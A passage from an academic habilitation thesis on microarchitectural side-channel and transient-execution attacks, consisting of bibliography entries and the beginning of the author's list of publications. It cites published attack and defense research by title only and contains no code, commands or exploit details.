[222] Takuya Nakaike, Rei Odaira, Matthew Gaudet, Maged M Michael, and Hisanobu Tomari. Quantitative comparison of Hardware Transactional Memory for Blue Gene/Q, zEnterprise EC12, Intel Core, and POWER8. In: ISCA. 2015 (p. 32).

[223] Shravan Narayan, Craig Disselkoen, Tal Garfinkel, Nathan Froyd, Eric Rahm, Sorin Lerner, Hovav Shacham, and Deian Stefan. Retrofitting Fine Grain Isolation in the Firefox Renderer. In: USENIX Security Symposium. 2020 (p. 68).

[224] Shravan Narayan, Craig Disselkoen, Tal Garfinkel, Nathan Froyd, Eric Rahm, Sorin Lerner, Hovav Shacham, and Deian Stefan. Retrofitting Fine Grain Isolation in the Firefox Renderer (Extended Version). In: arXiv:2003.00572 (2020) (p. 68).

[225] Michael Neve and Jean-Pierre Seifert. Advances on Access-Driven Cache Attacks on AES. In: Selected Areas in Cryptography (SAC). 2006 (p. 36).

[226] O'Keeffe, Dan and Muthukumaran, Divya and Aublin, Pierre-Louis and Kelbert, Florian and Priebe, Christian and Lind, Josh and Zhu, Huanzhou and Pietzuch, Peter. Spectre attack against SGX enclave. 2018 (p. 56).

[227] Ejebagom John Ojogbo, Mithuna Thottethodi, and TN Vijaykumar. Secure automatic bounds checking: prevention is simpler than cure. In: International Symposium on Code Generation and Optimization. 2020 (p. 68).

[228] Oleksii Oleksenko, Bohdan Trach, Tobias Reiher, Mark Silberstein, and Christof Fetzer. You Shall Not Bypass: Employing data dependencies to prevent Bounds Check Bypass. In: arXiv:1805.08506 (2018) (p. 65).

[229] Oleksii Oleksenko, Bohdan Trach, Mark Silberstein, and Christof Fetzer. Bringing Spectre-type vulnerabilities to the surface. In: USENIX Security. 2020 (p. 62).

[230] Hamza Omar, Brandon D'Agostino, and Omer Khan. OPTIMUS: A Security-Centric Dynamic Hardware Partitioning Scheme for Processors that Prevent Microarchitecture State Attacks. In: IEEE Transactions on Computers (2020) (p. 66).

[231] Hamza Omar and Omer Khan. IRONHIDE: A Secure Multicore Architecture that Leverages Hardware Isolation Against Microarchitecture State Attacks. In: arXiv:1904.12729 (2019) (p. 66).

[232] Open Source Security Inc. Respectre: The State of the Art in Spectre Defenses. 2018 (p. 62).

[233] Yossef Oren, Vasileios P Kemerlis, Simha Sethumadhavan, and Angelos D Keromytis. The Spy in the Sandbox: Practical Cache Attacks in JavaScript and their Implications. In: CCS. 2015 (p. 37).

[234] Dag Arne Osvik, Adi Shamir, and Eran Tromer. Cache Attacks and Countermeasures: the Case of AES. In: CT-RSA. 2006 (pp. 34–36).

[235] Dan Page. Theoretical use of cache memory as a cryptanalytic side-channel. In: Cryptology ePrint Archive, Report 2002/169 (2002) (p. 34).

[236] Tapti Palit, Fabian Monrose, and Michalis Polychronakis. Mitigating data leakage by protecting memory-resident sensitive data. In: ACSAC. 2019 (p. 67).

[237] Andrew Pardoe. Spectre mitigations in MSVC. 2018 (p. 62).

[238] Jungmin Park, Fahim Rahman, Apostol Vassilev, Domenic Forte, and Mark Tehranipoor. Leveraging Side-Channel Information for Disassembly and Security. In: ACM Journal on Emerging Technologies in Computing Systems (JETC) 16.1 (2019), pp. 1–21 (p. 91).

[239] Colin Percival. Cache missing for fun and profit. In: BSDCan. 2005 (pp. 34, 36).

[240] Peter Pessl, Daniel Gruss, Clémentine Maurice, Michael Schwarz, and Stefan Mangard. DRAMA: Exploiting DRAM Addressing for Cross-CPU Attacks. In: USENIX Security Symposium. 2016 (pp. 37, 40, 41, 70).

[241] Filip Pizlo. What Spectre and Meltdown Mean For WebKit. 2018 (pp. 68, 71).

[242] Damian Poddebniak, Juraj Somorovsky, Sebastian Schinzel, Manfred Lochter, and Paul Rösler. Attacking deterministic signature schemes using fault attacks. In: EuroS&P. 2018 (p. 41).

[243] Joop van de Pol, Nigel P Smart, and Yuval Yarom. Just a little bit more. In: CT-RSA 2015. 2015 (p. 39).

[244] Marios Pomonis, Theofilos Petsios, Angelos D Keromytis, Michalis Polychronakis, and Vasileios P Kemerlis. kRˆ X: Comprehensive Kernel Protection against Just-In-Time Code Reuse. In: EuroSys. 2017 (p. 22).

[245] Potential Impact on Processors in the POWER Family. IBM, 2018. URL: https://www.ibm.com/blogs/psirt/potential-impact-processors-power-family/ (p. 50).

[246] Antoon Purnal, Lukas Giner, Daniel Gruss, and Ingrid Verbauwhede. Systematic Analysis of Randomization-based Protected Cache Architectures. In: (in submission) (2021) (p. 31).

[247] Antoon Purnal and Ingrid Verbauwhede. Advanced profiling for probabilistic Prime+Probe attacks and covert channels in ScatterCache. In: arXiv:1908.03383 (2019) (p. 31).

[248] Rui Qiao and Mark Seaborn. A New Approach for Rowhammer Attacks. In: International Symposium on Hardware Oriented Security and Trust. 2016 (p. 41).

[249] Pengfei Qiu, Dongsheng Wang, Yongqiang Lyu, and Gang Qu. VoltJockey: Breaching TrustZone by Software-Controlled Voltage Manipulation over Multi-core Frequencies. In: CCS. 2019 (p. 42).

[250] Pengfei Qiu, Dongsheng Wang, Yongqiang Lyu, and Gang Qu. VoltJockey: Breaking SGX by Software-Controlled Voltage-Induced Hardware Faults. In: AsianHOST. 2019 (p. 42).

[251] Moinuddin K Qureshi. CEASER: Mitigating Conflict-Based Cache Attacks via Encrypted-Address and Remapping. In: IEEE MICRO. 2018 (p. 31).

[252] Moinuddin K Qureshi. New attacks and defense for encrypted-address cache. In: ISCA. 2019 (pp. 30, 31).

[253] Kaveh Razavi, Ben Gras, Erik Bosman, Bart Preneel, Cristiano Giuffrida, and Herbert Bos. Flip Feng Shui: Hammering a Needle in the Software Stack. In: USENIX Security Symposium. 2016 (p. 41).

[254] Refined Speculative Execution Terminology. 2020. URL: `https://software.intel.com/security-software-guidance/insights/refined-speculative-execution-terminology` (p. 8).

[255] Cezar Reinbrecht, Altamiro Susin, Lilian Bossuet, Georg Sigl, and Johanna Sepúlveda. Side channel attack on NoC-based MPSoCs are practical: NoC Prime+Probe attack. In: Symposium on Integrated Circuits and Systems Design (SBCCI). 2016 (p. 37).

[256] Charles Reis, Alexander Moshchuk, and Nasko Oskov. Site Isolation: Process Separation for Web Sites within the Browser. In: USENIX Security Symposium. 2019 (pp. 8, 68, 90).

[257] Thomas Ristenpart, Eran Tromer, Hovav Shacham, and Stefan Savage. Hey, You, Get Off of My Cloud: Exploring Information Leakage in Third-Party Compute Clouds. In: CCS. 2009 (p. 37).

[258] Rogue Data Cache Load / CVE-2017-5754 / INTEL-SA-00088. Intel Corp., 2018. URL: `https://software.intel.com/security-software-guidance/software-guidance/rogue-data-cache-load` (p. 50).

[259] Simon Rokicki. GhostBusters: Mitigating Spectre Attacks on a DBT-Based Processor. In: DATE. 2020 (pp. 70, 88).

[260] Majid Sabbagh, Yunsi Fei, Thomas Wahl, and A. Adam Ding. SCADET: A Side-Channel Attack Detection Tool for Tracking Prime+Probe. In: ICCAD. 2018 (p. 71).

[261] SafeSide: Understand and mitigate software-observable side-channels. Google, 2019. URL: `https://github.com/google/safeside` (p. 48).

[262] Gururaj Saileshwar and Moinuddin K Qureshi. CleanupSpec: An "Undo" Approach to Safe Speculation. In: MICRO. 2019 (pp. 69, 88).

[263] Christos Sakalis, Mehdi Alipour, Alberto Ros, Alexandra Jimborean, Stefanos Kaxiras, and Magnus Själander. Ghost loads: what is the cost of invisible speculation? In: International Conference on Computing Frontiers. 2019 (pp. 70, 88).

[264] Christos Sakalis, Stefanos Kaxiras, Alberto Ros, Alexandra Jimborean, and Magnus Själander. Efficient invisible speculative execution through selective delay and value prediction. In: ISCA. 2019 (pp. 71, 88).

[265] Stephan van Schaik, Alyssa Milburn, Sebastian Österlund, Pietro Frigo, Giorgi Maisuradze, Kaveh Razavi, Herbert Bos, and Cristiano Giuffrida. Addendum 2 to RIDL: Rogue In-flight Data Load. 2020 (p. 82).

[266] Stephan van Schaik, Alyssa Milburn, Sebastian Österlund, Pietro Frigo, Giorgi Maisuradze, Kaveh Razavi, Herbert Bos, and Cristiano Giuffrida. Addendum to RIDL: Rogue In-flight Data Load. 2019 (p. 82).

[267] Stephan van Schaik, Alyssa Milburn, Sebastian Österlund, Pietro Frigo, Giorgi Maisuradze, Kaveh Razavi, Herbert Bos, and Cristiano Giuffrida. RIDL: Rogue In-flight Data Load. In: S&P. 2019 (pp. 47, 74, 75, 81, 82, 87).

[268] Stephan van Schaik, Marina Minkin, Andrew Kwong, Daniel Genkin, and Yuval Yarom. CacheOut: Leaking Data on Intel CPUs via Cache Evictions. 2020 (p. 82).

[269] Michael Schwarz. Software-based Side-Channel Attacks and Defenses in Restricted Environments. PhD thesis. Graz University of Technology, 2019 (p. 55).

[270] Michael Schwarz, Claudio Canella, Lukas Giner, and Daniel Gruss. Store-to-Leak Forwarding: Leaking Data on Meltdown-resistant CPUs. In: arXiv:1905.05725 (2019) (pp. 9, 47, 53, 56, 74, 77, 83).

[271] Michael Schwarz, Daniel Gruss, Moritz Lipp, Clémentine Maurice, Thomas Schuster, Anders Fogh, and Stefan Mangard. Automated Detection, Exploitation, and Elimination of Double-Fetch Bugs using Modern CPU Features. In: AsiaCCS (2018) (p. 39).

[272] Michael Schwarz, Daniel Gruss, Samuel Weiser, Clémentine Maurice, and Stefan Mangard. Malware Guard Extension: Using SGX to Conceal Cache Attacks. In: DIMVA. 2017 (p. 37).

[273] Michael Schwarz, Moritz Lipp, Claudio Canella, Robert Schilling, Florian Kargl, and Daniel Gruss. ConTExT: A Generic Approach for Mitigating Spectre. In: NDSS. 2020 (pp. 10–12, 67, 69, 88).

[274] Michael Schwarz, Moritz Lipp, and Daniel Gruss. JavaScript Zero: Real JavaScript and Zero Side-Channel Attacks. In: NDSS. 2018 (p. 71).

[275] Michael Schwarz, Moritz Lipp, Daniel Gruss, Samuel Weiser, Clémentine Maurice, Raphael Spreitzer, and Stefan Mangard. KeyDrown: Eliminating Software-Based Keystroke Timing Side-Channel Attacks. In: NDSS. 2018 (pp. 37, 41).

[276] Michael Schwarz, Moritz Lipp, Daniel Moghimi, Jo Van Bulck, Julian Stecklina, Thomas Prescher, and Daniel Gruss. ZombieLoad: Cross-Privilege-Boundary Data Sampling. In: CCS. 2019 (pp. 9, 11, 12, 46, 47, 74, 75, 80–82, 87).

[277] Michael Schwarz, Clémentine Maurice, Daniel Gruss, and Stefan Mangard. Fantastic Timers and Where to Find Them: High-Resolution Microarchitectural Attacks in JavaScript. In: FC. 2017 (pp. 37, 71).

[278] Michael Schwarz, Martin Schwarzl, Moritz Lipp, and Daniel Gruss. NetSpectre: Read Arbitrary Memory over Network. In: ESORICS. 2019 (pp. 7, 8, 11, 12, 56, 64).

[279] Michael Schwarz, Samuel Weiser, and Daniel Gruss. Practical Enclave Malware with Intel SGX. In: DIMVA. 2019 (p. 41).

[280] Michael Schwarz, Samuel Weiser, Daniel Gruss, Clémentine Maurice, and Stefan Mangard. Malware Guard Extension: abusing Intel SGX to conceal cache attacks. In: Cybersecurity 3.1 (2020), p. 2 (p. 37).

[281] Martin Schwarzl, Michael Schwarz, Thomas Schuster, and Daniel Gruss. It's not Prefetch: Speculative Dereferencing of Registers. In: (in submission) (2020) (pp. 11, 12).

[282] Mark Seaborn and Thomas Dullien. Exploiting the DRAM rowhammer bug to gain kernel privileges. In: Black Hat Briefings. 2015 (p. 41).

[283] Hovav Shacham. The geometry of innocent flesh on the bone: Return-into-libc without function calls (on the x86). In: CCS. 2007 (pp. 22, 55–57).

[284] Zhuojia Shen, Jie Zhou, Divya Ojha, and John Criswell. Restricting control flow during speculative execution. In: CCS. 2018 (pp. 65, 90).

[285] Zhuojia Shen, Jie Zhou, Divya Ojha, and John Criswell. Restricting control flow during speculative execution with venkman. In: arXiv:1903.10651 (2019) (pp. 65, 90).

[286] Johannes Sianipar, Muhammad Sukmana, and Christoph Meinel. Moving Sensitive Data Against Live Memory Dumping, Spectre and Meltdown Attacks. In: International Conference on Systems Engineering (ICSEng). 2018 (pp. 67, 91).

[287] Ben Smith. Enable SharedArrayBuffer by default on non-android. 2018 (p. 71).

[288] Kevin Z Snow, Fabian Monrose, Lucas Davi, Alexandra Dmitrienko, Christopher Liebchen, and Ahmad-Reza Sadeghi. Just-in-time code reuse: On the effectiveness of fine-grained address space layout randomization. In: S&P. 2013 (p. 22).

[289] Software Techniques for Managing Speculation on AMD Processors. Revison 7.10.18. Advanced Micro Devices Inc., 2018 (pp. 63, 64, 88).

[290] Raphael Spreitzer, Veelasha Moonsamy, Thomas Korak, and Stefan Mangard. Systematic classification of side-channel attacks: a case study for mobile devices. In: IEEE Communications Surveys & Tutorials 20.1 (2017), pp. 465–488 (p. 34).

[291] Julian Stecklina and Thomas Prescher. LazyFP: Leaking FPU Register State using Microarchitectural Side-Channels. In: arXiv:1806.07480 (2018) (pp. 47, 59, 74, 78, 90).

[292] SUSE. Security update for kernel-firmware. 2018. URL: `https://www.suse.com/support/update/announcement/2018/suse-su-20180008-1/` (p. 64).

[293] Arne Swinnen. Authentication bypass on Uber's Single Sign-On via subdomain takeover. 2017. URL: `https://www.arneswinnen.net/2017/06/authentication-bypass-on-ubers-sso-via-subdomain-takeover/` (p. 46).

[294] Jakub Szefer. Survey of Microarchitectural Side and Covert Channels, Attacks, and Defenses. In: Cryptology ePrint Archive, Report 2016/479 (2016) (p. 34).

[295] Laszlo Szekeres, Mathias Payer, Tao Wei, and Dawn Song. SoK: Eternal War in Memory. In: S&P. 2013 (p. 22).

[296] Adrian Tang, Simha Sethumadhavan, and Salvatore Stolfo. CLKSCREW: Exposing the Perils of Security-Oblivious Energy Management. In: USENIX Security Symposium. 2017 (p. 42).

[297] Churan Tang, Zongbin Liu, Cunqing Ma, Jingquan Ge, and Chenyang Tu. SecFlush: A Hardware/Software Collaborative Design for Real-Time Detection and Defense Against Flush-Based Cache Attacks. In: International Conference on Information and Communications Security. 2019 (p. 91).

[298] Mohammadkazem Taram, Ashish Venkat, and DM Tullsen. Context-sensitive fencing: Securing speculative execution via microcode customization. In: ASPLOS. 2019 (p. 65).

[299] Andrei Tatar, Radhesh Krishnan, Elias Athanasopoulos, Cristiano Giuffrida, Herbert Bos, and Kaveh Razavi. Throwhammer: Rowhammer Attacks over the Network and Defenses. In: USENIX ATC. 2018 (p. 41).

[300] The Chromium Projects. Actions required to mitigate Speculative Side-Channel Attack techniques. 2018 (p. 71).

[301] The Chromium Projects. Site Isolation. 2018 (p. 68).

[302] Robert M Tomasulo. An efficient algorithm for exploiting multiple arithmetic units. In: IBM Journal of research and Development 11.1 (1967), pp. 25–33 (p. 15).

[303] David Trilla, Carles Hernandez, Jaume Abella, and Francisco J. Cazorla. Cache Side-channel Attacks and Time-predictability in High-performance Critical Real-time Systems. In: DAC. 2018 (p. 31).

[304] Caroline Trippel, Daniel Lustig, and Margaret Martonosi. CheckMate: Automated Synthesis of Hardware Exploits and Security Litmus Tests. In: MICRO. 2018 (pp. 56, 78).

[305] Caroline Trippel, Daniel Lustig, and Margaret Martonosi. MeltdownPrime and SpectrePrime: Automatically-Synthesized Attacks Exploiting Invalidation-Based Coherence Protocols. In: arXiv:1802.03802 (2018) (pp. 56, 78).

[306] Yukiyasu Tsunoo, Teruo Saito, and Tomoyasu Suzaki. Cryptanalysis of DES implemented on computers with cache. In: CHES. 2003 (p. 34).

[307] Paul Turner. Retpoline: a software construct for preventing branch-target-injection. 2018. URL: https://support.google.com/faqs/answer/7625886 (p. 65).

[308] Eben Upton. Why Raspberry Pi isn't vulnerable to Spectre or Meltdown. 2018. URL: https://www.raspberrypi.org/blog/why-raspberry-pi-isnt-vulnerable-to-spectre-or-meltdown/ (p. 66).

[309] Anjo Vahldiek-Oberwagner, Eslam Elnikety, Deepak Garg, and Peter Druschel. ERIM: Secure and Efficient In-process Isolation with Memory Protection Keys. In: USENIX Security Symposium. 2019 (p. 77).

[310] Jo Van Bulck, Marina Minkin, Ofir Weisse, Daniel Genkin, Baris Kasikci, Frank Piessens, Mark Silberstein, Thomas F. Wenisch, Yuval Yarom, and Raoul Strackx. Foreshadow: Extracting the Keys to the Intel SGX Kingdom with Transient Out-of-Order Execution. In: USENIX Security Symposium. 2018 (pp. 8, 11, 47, 74, 79, 80, 86).

[311] Jo Van Bulck, Daniel Moghimi, Michael Schwarz, Moritz Lipp, Marina Minkin, Daniel Genkin, Yarom Yuval, Berk Sunar, Daniel Gruss, and Frank Piessens. LVI: Hijacking Transient Execution through Microarchitectural Load Value Injection. In: S&P. 2020 (pp. 10–12, 42, 47, 73, 74, 77, 85, 87, 94, 95).

[312] Jo Van Bulck, Frank Piessens, and Raoul Strackx. Nemesis: Studying Microarchitectural Timing Leaks in Rudimentary CPU Interrupt Logic. In: CCS. 2018 (p. 41).

[313] Jo Van Bulck, Nico Weichbrodt, Rüdiger Kapitza, Frank Piessens, and Raoul Strackx. Telling your secrets without page faults: Stealthy page table-based attacks on enclaved execution. In: USENIX Security Symposium. 2017 (p. 41).

[314] Stephan Van Schaik, Cristiano Giuffrida, Herbert Bos, and Kaveh Razavi. Malicious management unit: Why stopping cache attacks in software is harder than you think. In: USENIX Security Symposium. 2018 (p. 37).

[315] Marco Vassena, Klaus V. Gleissenthall, Rami Gökhan Kici, Deian Stefan, and Ranjit Jhala. Automatically Eliminating Speculative Leaks With Blade. In: arXiv:2005.00294 (2019) (p. 65).

[316] Victor van der Veen, Yanick Fratantonio, Martina Lindorfer, Daniel Gruss, Clémentine Maurice, Giovanni Vigna, Herbert Bos, Kaveh Razavi, and Cristiano Giuffrida. Drammer: Deterministic Rowhammer Attacks on Mobile Platforms. In: CCS. 2016 (p. 41).

[317] Pepe Vila, Andreas Abel, Marco Guarnieri, Boris Köpf, and Jan Reineke. Flushgeist: Cache Leaks from Beyond the Flush. In: arXiv:2005.13853 (2020) (p. 38).

[318] Pepe Vila, Boris Köpf, and Jose Morales. Theory and Practice of Finding Eviction Sets. In: S&P. 2019 (pp. 30, 35, 36).

[319] Ilias Vougioukas, Nikos Nikoleris, Andreas Sandberg, Stephan Diestelhorst, Bashir M Al-Hashimi, and Geoff V Merrett. BRB: Mitigating Branch Predictor Side-Channels. In: HPCA. 2019 (p. 63).

[320] Vulnerability of Speculative Processors to Cache Timing Side-Channel Mechanism. ARM, 2018. URL: `https://developer.arm.com/support/arm-security-updates/speculative-processor-vulnerability` (p. 50).

[321] Luke Wagner. Mitigations landing for new class of timing attack. 2018 (p. 71).

[322] Daimeng Wang, Ajaya Neupane, Zhiyun Qian, Nael Abu-Ghazaleh, Srikanth V Krishnamurthy, Edward JM Colbert, and Paul Yu. Unveiling your keystrokes: A Cache-based Side-channel Attack on Graphics Libraries. In: NDSS. 2019 (p. 39).

[323] Daimeng Wang, Zhiyun Qian, Nael Abu-Ghazaleh, and Srikanth V Krishnamurthy. PAPP: Prefetcher-Aware Prime and Probe Side-channel Attack. In: DAC. 2019 (p. 37).

[324] Guanhua Wang, Sudipta Chattopadhyay, Arnab Kumar Biswas, Tulika Mitra, and Abhik Roychoudhury. KLEESpectre: Detecting Information Leakage through Speculative Cache Attacks via Symbolic Execution. In: ACM Transactions on Software Engineering and Methodology (TOSEM) 29.3 (2020), pp. 1–31 (p. 62).

[325] Guanhua Wang, Sudipta Chattopadhyay, Ivan Gotovchits, Tulika Mitra, and Abhik Roychoudhury. oo7: Low-overhead Defense against Spectre Attacks via Binary Analysis. In: arXiv:1807.05843 (2018) (p. 62).

[326] Guanhua Wang, Sudipta Chattopadhyay, Ivan Gotovchits, Tulika Mitra, and Abhik Roychoudhury. oo7: Low-overhead Defense against Spectre attacks via Program Analysis. In: Transactions on Software Engineering (2019) (p. 56).

[327] Han Wang, Hossein Sayadi, Tinoosh Mohsenin, Liang Zhao, Avesta Sasan, Setareh Rafatirad, and Houman Homayoun. Mitigating Cache-Based Side-Channel Attacks through Randomization: A Comprehensive System and Architecture Level Analysis. In: DATE. 2020 (p. 71).

[328] Zhenghong Wang and Ruby B Lee. Covert and Side Channels due to Processor Architecture. In: ACSAC. 2006 (p. 48).

[329] Zhenghong Wang and Ruby B. Lee. New cache designs for thwarting software cache-based side channel attacks. In: ACM SIGARCH Computer Architecture News 35.2 (2007), p. 494 (p. 30).

[330] ZiHao Wang, ShuangHe Peng, XinYue Guo, and WenBin Jiang. Zero in and TimeFuzz: detection and mitigation of cache side-channel attacks. In: International Conference on Security for Information Technology and Communications. 2018 (p. 91).

[331] Robert NM Watson, Jonathan Woodruff, Michael Roe, Simon W Moore, and Peter G Neumann. Capability hardware enhanced RISC instructions (CHERI): Notes on the Meltdown and Spectre attacks. Tech. rep. University of Cambridge, Computer Laboratory, 2018 (p. 66).

[332] Samuel Weiser, Luca Mayr, Michael Schwarz, and Daniel Gruss. SGXJail: Defeating Enclave Malware via Confinement. In: RAID. 2019 (p. 33).

[333] Ofir Weisse, Ian Neal, Kevin Loughlin, Thomas F Wenisch, and Baris Kasikci. Nda: Preventing speculative execution attacks at their source. In: MICRO. 2019 (pp. 56, 69, 88).

[334] Ofir Weisse, Jo Van Bulck, Marina Minkin, Daniel Genkin, Baris Kasikci, Frank Piessens, Mark Silberstein, Raoul Strackx, Thomas F Wenisch, and Yuval Yarom. Foreshadow-NG: Breaking the Virtual Memory Abstraction with Transient Out-of-Order Execution. 2018. URL: `https://foreshadowattack.eu/foreshadow-NG.pdf` (pp. 74, 79, 80, 90).

[335] Zane Weissman, Thore Tiemann, Daniel Moghimi, Evan Custodio, Thomas Eisenbarth, and Berk Sunar. JackHammer: Efficient Rowhammer on Heterogeneous FPGA-CPU Platforms. In: arXiv:1912.11523 (2019) (p. 41).

[336] Mario Werner, Thomas Unterluggauer, Lukas Giner, Michael Schwarz, Daniel Gruss, and Stefan Mangard. ScatterCache: Thwarting Cache Attacks via Cache Set Randomization. In: USENIX Security Symposium. 2019 (p. 31).

[337] Chris Williams. Kernel-memory-leaking Intel processor design flaw forces Linux, Windows redesign. In: The Register (). URL: https://www.theregister.co.uk/2018/01/02/intel_cpu_design_flaw/ (p. 52).

[338] Henry Wong. Measuring Reorder Buffer Capacity. 2013. URL: http://blog.stuffedcow.net/2013/05/measuring-rob-capacity/ (p. 18).

[339] Meng Wu and Chao Wang. Abstract interpretation under speculative execution. In: PLDI. 2019 (p. 62).

[340] Zhenyu Wu, Zhang Xu, and Haining Wang. Whispers in the Hyper-space: High-bandwidth and Reliable Covert Channel Attacks inside the Cloud. In: ACM Transactions on Networking (2014) (p. 40).

[341] Zhenyu Wu, Zhang Xu, and Haining Wang. Whispers in the Hyper-space: High-speed Covert Channel Attacks in the Cloud. In: USENIX Security Symposium. 2012 (p. 40).

[342] Yuan Xiao, Xiaokuan Zhang, Yinqian Zhang, and Radu Teodorescu. One Bit Flips, One Cloud Flops: Cross-VM Row Hammer Attacks and Privilege Escalation. In: USENIX Security Symposium. 2016 (p. 41).

[343] Yuan Xiao, Yinqian Zhang, and Radu Teodorescu. SPEECHMINER: A Framework for Investigating and Measuring Speculative Execution Vulnerabilities. In: NDSS. 2020 (p. 78).

[344] Wenjie Xiong and Jakub Szefer. Leaking Information Through Cache LRU States. In: HPCA. 2020 (p. 56).

[345] Wenjie Xiong and Jakub Szefer. Survey of Transient Execution Attacks. In: arXiv:2005.13435 (2020) (pp. 43, 48, 74).

[346] Wen Xu, Juanru Li, Junliang Shu, Wenbo Yang, Tianyi Xie, Yuanyuan Zhang, and Dawu Gu. From collision to exploitation: Unleashing use-after-free vulnerabilities in linux kernel. In: CCS. 2015 (p. 46).

[347] Yuanzhong Xu, Weidong Cui, and Marcus Peinado. Controlled-channel attacks: Deterministic side channels for untrusted operating systems. In: S&P. 2015 (p. 41).

[348] Mengjia Yan, Jiho Choi, Dimitrios Skarlatos, Adam Morrison, Christopher W. Fletcher, and Josep Torrellas. InvisiSpec: Making Speculative Execution Invisible in the Cache Hierarchy. In: MICRO. 2018 (pp. 70, 88).

[349] Mengjia Yan, Read Sprabery, Bhargava Gopireddy, Christopher Fletcher, Roy Campbell, and Josep Torrellas. Attack directories, not caches: Side channel attacks in a non-inclusive world. In: S&P. 2019 (pp. 38, 40).

[350] Yuval Yarom and Naomi Benger. Recovering OpenSSL ECDSA Nonces Using the FLUSH+ RELOAD Cache Side-channel Attack. In: Cryptology ePrint Archive, Report 2014/140 (2014) (p. 48).

[351] Yuval Yarom and Katrina Falkner. Flush+Reload: a High Resolution, Low Noise, L3 Cache Side-Channel Attack. In: USENIX Security Symposium. 2014 (pp. 34, 38, 39, 48).

[352] Richard M Yoo, Christopher J Hughes, Konrad Lai, and Ravi Rajwar. Performance evaluation of Intel® transactional synchronization extensions for high-performance computing. In: International Conference on High Performance Computing, Networking, Storage and Analysis. 2013 (p. 31).

[353] Jiyong Yu, Mengjia Yan, Artem Khyzha, Adam Morrison, Josep Torrellas, and Christopher W Fletcher. Speculative Taint Tracking (STT) A Comprehensive Protection for Speculatively Accessed Data. In: MICRO. 2019 (pp. 69, 88).

[354] Drew Zagieboylo, G Edward Suh, and Andrew C Myers. Using information flow to design an isa that controls timing channels. In: CSF. 2019 (p. 88).

[355] Shaza Zeitouni, David Gens, and Ahmad-Reza Sadeghi. It's hammer time: how to attack (rowhammer-based) dram-pufs. In: DAC. 2018 (p. 41).

[356] Tao Zhang, Kenneth Koltermann, and Dmitry Evtyushkin. Exploring Branch Predictors for Constructing Transient Execution Trojans. In: ASPLOS. 2020 (pp. 54, 56, 57).

[357] Weijuan Zhang, Xiaoqi Jia, Chang Wang, Shengzhi Zhang, Qingjia Huang, Mingsheng Wang, and Peng Liu. A Comprehensive Study of Co-residence Threat in Multi-tenant Public PaaS Clouds. In: Information and Communications Security. Springer, 2016 (p. 34).

[358] Xiaokuan Zhang, Yuan Xiao, and Yinqian Zhang. Return-oriented flush-reload side channels on arm and their implications for android devices. In: CCS. 2016 (p. 39).

[359] Yinqian Zhang, Ari Juels, Alina Oprea, and Michael K. Reiter. HomeAlone: Co-residency Detection in the Cloud via Side-Channel Analysis. In: S&P. 2011 (p. 37).

[360] Yinqian Zhang, Ari Juels, Michael K. Reiter, and Thomas Ristenpart. Cross-Tenant Side-Channel Attacks in PaaS Clouds. In: CCS. 2014 (p. 39).

[361] Yinqian Zhang, Ari Juels, Michael K. Reiter, and Thomas Ristenpart. Cross-VM Side Channels and Their Use to Extract Private Keys. In: CCS. 2012 (p. 36).

[362] Zhi Zhang, Yueqiang Cheng, Dongxi Liu, Surya Nepal, and Zhi Wang. TeleHammer: Cross-Privilege-Boundary Rowhammer through Implicit Accesses. In: arXiv:1912.03076 (2019) (p. 41).

[363] Zhi Zhang, Yueqiang Cheng, Yinqian Zhang, and Surya Nepal. GhostKnight: Breaching Data Integrity via Speculative Execution. In: arXiv:2002.00524 (2020) (p. 56).

[364] Lutan Zhao, Peinan Li, Rui Hou, Jiazhen Li, Michael C Huang, Lixin Zhang, Xuehai Qian, and Dan Meng. A Lightweight Isolation Mechanism for Secure Branch Predictors. In: arXiv:2005.08183 (2020) (p. 63).

[365] Beilei Zheng, Jianan Gu, and Chuliang Weng. CBA-Detector: An Accurate Detector Against Cache-Based Attacks Using HPCs and Pintools. In: International Symposium on Advanced Parallel Processing Technologies. 2019 (p. 91).

Part II.

Publications

List of Publications

During my habilitation, I contributed to 33 publications (48 in since I started my PhD), 11 of which are included in this habilitation, as shown below. Out of the 33 publications, 16 were top-tier publications (8 included in this habilitation). Internationally, only a single person had a higher number of publications at the four top-tier system security conferences in the same time frame.

Publications in this Habilitation

[1] Jo Van Bulck, Daniel Moghimi, Michael Schwarz, Moritz Lipp, Marina Minkin, Daniel Genkin, Yuval Yarom, Berk Sunar, Daniel Gruss, and Frank Piessens. LVI: Hijacking Transient Execution through Microarchitectural Load Value Injection. In: S&P. 2020.

[2] Claudio Canella, Michael Schwarz, Martin Haubenwallner, Martin Schwarzl, and Daniel Gruss. KASLR: Break It, Fix It, Repeat. In: AsiaCCS. 2020.

[3] Andrew Kwong, Daniel Genkin, Daniel Gruss, and Yuval Yarom. RAMBleed: Reading Bits in Memory Without Accessing Them. In: S&P. 2020.

[4] Moritz Lipp, Misiker Tadesse Aga, Michael Schwarz, Daniel Gruss, Clémentine Maurice, Lukas Raab, and Lukas Lamster. Nethammer: Inducing Rowhammer Faults through Network Requests. In: SILM Workshop. 2020.

[5] Moritz Lipp, Vedad Hadzic, Michael Schwarz, Arthur Perais, Clémentine Maurice, and Daniel Gruss. Take A Way: Exploring the Security Implications of AMD's Cache Way Predictors. In: AsiaCCS. 2020.

[6] Moritz Lipp, Michael Schwarz, Daniel Gruss, Thomas Prescher, Werner Haas, Anders Fogh, Jann Horn, Stefan Mangard, Paul Kocher, Daniel Genkin, Yuval Yarom, Mike Hamburg, and Raoul Strackx. Meltdown: Reading Kernel Memory from User Space. In: Communications of the ACM. 2020.

[7] Kit Murdock, David Oswald, Flavio D. Garcia, Jo Van Bulck, Daniel Gruss, and Frank Piessens. Plundervolt: Software-based Fault Injection Attacks against Intel SGX. In: S&P. 2020.

[8] David Schrammel, Samuel Weiser, Stefan Steinegger, Martin Schwarzl, Michael Schwarz, Stefan Mangard, and Daniel Gruss. Donky: Domain Keys - Efficient In-Process Isolation for RISC-V and x86. In: 29th USENIX Security Symposium. 2020.

[9] Michael Schwarz and Daniel Gruss. How Trusted Execution Environments Fuel Research on Microarchitectural Attacks. In: IEEE Security & Privacy. 2020.

[10] Michael Schwarz, Moritz Lipp, Claudio Canella, Robert Schilling, Florian Kargl, and Daniel Gruss. ConTExT: A Generic Approach for Mitigating Spectre. In: NDSS. 2020.

[11] Michael Schwarz, Samuel Weiser, Daniel Gruss, Clémentine Maurice, and Stefan Mangard. Malware Guard Extension: abusing Intel SGX to conceal cache attacks. In: SpringerOpen Cybersecurity. 2020.

